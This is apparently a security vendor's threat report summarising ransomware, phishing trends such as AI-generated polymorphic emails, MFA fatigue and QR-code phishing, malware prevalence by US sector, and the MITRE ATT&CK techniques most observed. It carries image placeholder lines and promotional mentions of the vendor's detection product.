
Stop/Djvu is a common ransomware type that mostly targets individual users and small businesses, rather than large corporations. Attackers often spread Stop/Djvu ransomware through infected email attachments or free versions of commercial software.

The tactics and specific targets of groups like LockBit and Stop/Djvu vary. Understanding differences can help with a tailored defense or threat hunting as well as effective response in the case of an attack.

Sectors Most Affected by Ransomware

Ransomware's impact is widespread, but certain sectors are targeted more often.

Sectors Most Affected by Ransomware in USA



Lumu has consistently observed that Education is the top sector hit by ransomware. Schools have the challenge of securing vast amounts of sensitive student data, often with limited cybersecurity resources.

Second are government bodies. Ransomware attacks there can shut down vital public services and important systems.

Healthcare providers are also key targets for ransom. Attacks can risk patient safety and expose private medical records.

IT & Software Services often have access to many other organizations. These organizations often rely on their IT infrastructure and their critical data.

This data suggests that ransomware gangs target sectors where they can cause maximum disruption. This increases the probability of payment and allows them to demand a higher ransom.

Trends: Phishing

Attackers use phishing for two main purposes:

- Manipulating individuals into giving away sensitive information. This might be usernames, passwords, and financial details.
- Tricking people into downloading and executing a malicious file.

Phishing made up 8.4% of malicious activity detected by Lumu. This is one of the methods used by cybercriminals to initiate broader attacks, like ransomware and data breaches.

Bad actors often use fake emails that look like they come from real, trusted sources. This can be well-known companies, government agencies, or even personal contacts.

As an even more effective technique, **57.9% of phishing emails were sent from hacked accounts.** Emails that seem to come from a real account, perhaps within the same company, are also more likely to be trusted.

Data from a recent report by our partner KnowBe4 reveals that **54.9% of phishing attacks contained a phishing hyperlink payload.** Another **25.9% included malicious attachments.**

Novel Phishing Techniques and Methods

Several methods of social engineering have been trending in recent months. Other than fake-CAPTCHA, which we described above, three have stood out as both prevalent and dangerous.

AI-Powered Polymorphic Phishing

A big challenge is the rise of AI-powered polymorphic phishing. This technique involves the generation of phishing emails at a large scale, using Artificial Intelligence. Each email has small but important differences to avoid normal detection.

Using AI helps cybercriminals create personalized and evasive campaigns much faster. Attackers use Large Language Models (LLMs) to automatically generate diverse phishing emails. This makes older detection methods, which look for known patterns (signature-based detection), much less effective.

Data indicates this technique is now widely used. At least one polymorphic feature was present in 76.4% of phishing attacks.

It is essential to recognize that most phishing attacks are now likely to incorporate AI-driven variations. Organizations will need a security posture that is ready to adapt.

MFA Fatigue Exploitation

Multi-Factor Authentication (MFA) is a crucial measure that has improved security. However, attackers are now finding ways to turn it against users with a technique called MFA fatigue.

MFA fatigue involves bombarding users with MFA push notifications, often at unusual hours. The hope is that the user will eventually approve one, either by mistake or simply to stop the constant alerts.

Quishing (QR Code Phishing)

The use of Quick Response (QR) codes in phishing attacks, called quishing, is also on the rise. People often see QR codes as handy and safe, making quishing an effective technique.


Attackers put malicious links within QR codes that are then distributed through emails, attachments, or even posters or fake business cards.

When scanned, these QR codes send victims to fraudulent websites, set up to steal sensitive information or install malware on their devices.

Phishing by Sector

Phishing, as most other malicious activities, targets a wide range of victims. Everybody must be alert for these attacks.

Phishing by Sector in the USA



Lumu detected phishing attempts across all sectors. In particular against essential services: education, associations and nonprofits, government, IT and software companies, finance, and healthcare.

The education sector had the most phishing detections — more than twice any other sector. Educational institutions now regularly have large networks that include remote devices and cloud computing. This has greatly increased the attack surface available to criminals.

Cybersecurity Trends in 2025 Roundup

Three key trends are shaping today's threats: smarter ways to avoid detection, ever-changing malware, and cunning phishing techniques.

Attackers are getting better at bypassing security controls with techniques like **LotL** and **exploiting vulnerable drivers. Anonymizers** and **droppers** are hiding attacker actions, as they deliver harmful software.

Malware is getting better at evading detection. **Infostealers** are using fileless execution and obfuscation to steal a wider range of data and pave the way for **ransomware** and other attacks.

Phishing attacks are also evolving. They use AI for **polymorphic emails**, exploit **MFA fatigue**, and use **quishing** to fool users.

Threat actors are innovating and creating an ever-changing battlefield. We need to stay alert and use security strategies that can adapt. Since attackers focus on bypassing security, defenders need to be able to detect them on the network.


How Malware Impacts Specific Industries

Looking at the trends in each sector reveals important details that can be lost in a more general overview. Lumu has gathered insights into four sectors that are hit hard: education, local and state government, finance, and health.

Education

Educational establishments face many kinds of cyber threats. There is a strong emphasis, however, on stealth and initial access.

Top 10 Threat Types Affecting the Education Sector in the USA



Droppers and spyware, including infostealers, are most common. Attackers want to get a foothold and gather data quietly.

Close behind are Potentially Unwanted Applications (PUAs) and hacktools. Hacktools is a general term for threats such as tools used for password cracking, network scanning, or malware deployment. They are often parts of bigger cyberattacks. This suggests that attackers try to take advantage of user mistakes and weak systems to gain unauthorized access.


Once attackers get in, they try to move around and get more system rights. The common use of anonymity tools and backdoors shows attackers work to keep access and avoid being found.

While ransomware appears less frequently than initial access tools, this isn't surprising. Ransomware is usually a later-stage attack that can only be deployed if or when an attacker gains access.

State & Local Government

The data paints a picture of targeted, complex attacks against U.S. local and state government.

Top 10 Threat Types Affecting State & Local Government in the USA



Droppers and downloaders account for over 16% of malware recorded against state and local government. This shows attackers have a focus on initial access and defense evasion.

Spyware, which includes infostealers, is a close second. This suggests that attackers value data exfiltration, including credential theft. This is commonly the early stages in a bigger attack.

The use of anonymity tools and backdoors is also important. It points to efforts to stay in systems and avoid being found.


Ransomware made up 7% of detections, the highest recorded for any sector. This shows these attacks aim to get money or cause major disruption.

While a low percentage, the finding of Android malware shows that attackers are also targeting mobile devices. This highlights that the use of phones for sensitive information can be unwise.

Finance

Financial firms hold valuable assets and private data. This makes them top targets for cybercriminals. It also makes cyber threats against financial institutions especially serious.

Top 10 Threat Types Affecting the Finance Sector in the USA



Spyware, such as infostealers, is the most common threat for financial entities. This threat can cause significant harm. It secretly monitors user actions and captures sensitive financial data and credentials. This paves the way for fraud and identity theft.

Droppers, discussed earlier, are a close second. They serve as initial entry points, delivering more dangerous malware like banking trojans and ransomware.

Potentially Unwanted Applications (PUAs) might seem less severe, however, they can weaken security, harvest data, and reduce system efficiency. This can make systems easier to exploit.


Hacktools is a general term for several tools, including for password cracking. They can give attackers the means to get around security measures and gain access to critical systems and data.

Last on the top five are Remote Access Trojans (RATs). They grant attackers remote control over infected devices. This gives them the ability to commit fraud, steal data, or install additional malicious software.

Healthcare

Cyber threats present serious dangers to the healthcare sector. Healthcare relies on interconnected systems and holds high-value patient data. Breaches can have life-threatening consequences and erode public trust. This, however, makes the sector an even more profitable target.

Top 10 Threat Types Affecting the Health Sector in the USA



Spyware, which includes infostealers, was the most seen threat. Infostealers secretly steal confidential health information, and can lead to further attacks.

Trojan droppers can be used to introduce more harmful malware, such as ransomware. Ransomware can shut down hospital systems and put patient care at risk.

Backdoors give attackers unauthorized access to networks. This lets them steal data, disrupt services, or launch further attacks without being seen.

Remote Access Trojans (RATs) enable attackers to control systems remotely. They could change medical records or interfere with medical devices.

Last on the top five are Potentially Unwanted Applications. While less overtly harmful, PUAs can create vulnerabilities and compromise system security. This increases the risk of worse attacks.

MITRE Tactics & Techniques Used by Cyber Criminals

Cyber defenses have to be ready to stop the full range of attacks. To build strong defenses, we must understand how attackers use and change their tactics.

Security experts use the MITRE ATT&CK framework to understand how attackers act and their motivations. This is a guide about adversary tactics and techniques, based on real-world observations. It helps them make defenses better, decide where to spend on security, and gives everyone a common language to talk about cyber threats.


For this report, Lumu has highlighted three MITRE ATT&CK tactics. MITRE ATT&CK tactics are attackers' main goals during an attack — the 'why' behind what they do. Of the fourteen ATT&CK tactics, the three most seen by Lumu were **Defense Evasion, Discovery**, and **Execution.** It's no surprise these three tactics are key steps in a cyberattack: getting past security, gathering vital information, and finally, deploying the malicious payloads.

The MITRE ATT&CK framework divides tactics into techniques and sub-techniques. These are the methods attackers use to reach their tactical goals. We will look into the top ten most observed techniques, within these three tactics. This intelligence is important to defend against the most common threats.

Tactic: Defense Evasion

The MITRE tactic Lumu saw most is Defense Evasion. Since this is often the first step in cyberattacks, this data will be helpful for planning defenses.

Top 10 MITRE ATT&CK Defense Evasion Techniques



The most recorded technique is Obfuscated Files or Information. This is when the attacker makes the malware's code or data difficult to understand and analyze. They do this by encoding, encrypting, or using crypters to pack the final malware, like we saw with Lumma Stealer.


As mentioned earlier, EDR bypass, anonymization, and droppers are some ways attackers evade defenses. Malware like Lumma Infostealer might use several of these tricks. For example, it could use Obfuscated Files or Information (T1027), Process Injection (T1055), and Masquerading (T1036). It might also use others not in the top ten, like Impair Defenses (T1562), to weaken firewalls and EDRs.

As defense evasion is the most common tactic, we must assume that at some point they will be successful: they will break through the defenses. And we need to prepare for this. Once in the system, attackers use the network to carry out their plans — this is where SecOps teams must catch them. To do this, they need to spot unusual network activity. This could be unexpected connections to external servers or data transfers. Network Detection and Response (NDR) tools, such as Lumu Defender, ensure that defenders can see when defenses have been evaded — and stop attackers before things escalate.

Tactic: Discovery

Attackers use Discovery techniques to learn about and map internal networks. They study the security setup and look for more vulnerabilities (a server, a security camera, an unpatched application). They can also search for valuable assets for ransom or sale. These might be sensitive data, login credentials, or financial information.

Top 10 MITRE ATT&CK Discovery Techniques




The most observed Discovery technique was System Information Discovery (T1082). Attackers use this to get details about the operating system and hardware. This helps them find weaknesses and plan their attacks. Since this technique often uses LotL, it is unlikely to trigger defenses. However, NDR tools, like Lumu, can likely spot the unusual network activity through behavioral analysis. These detections help security teams quickly find and stop attackers from exploring. This limits an attacker's power to map out and use the network.

In Discovery, the attacker might try to scan or to reach private network areas. Security teams see the telltale signs of exploration by studying network traffic patterns and anomalies. This gives them a chance to step in before more harm is done. Lumu would immediately detect an attacker attempting, for example, Network Service Scanning (T1046) and Network Share Discovery (T1135).

Tactic: Execution

Attackers use Execution tactics to run malicious software on compromised systems. This stage is when they carry out their objectives.

Top 10 MITRE ATT&CK Execution Techniques



The most common technique is Malicious File (T1204.002). This is a sub-technique of User Execution, where bad actors rely on a user to execute an action. These files are often delivered through phishing. Attackers might also use Defense Evasion techniques, like Masquerading and Obfuscated Files or Information. This makes it more likely a user will open and run a bad file, bypassing security.

However, when attackers use Execution techniques, they must use the network. The ten techniques mentioned above all involve network activity. This means the visibility from Lumu, or any NDR tool, is vital to catch these tricks. NDR tools can spot Execution techniques by studying network communication, suspicious file transfers, or unusual network connections.

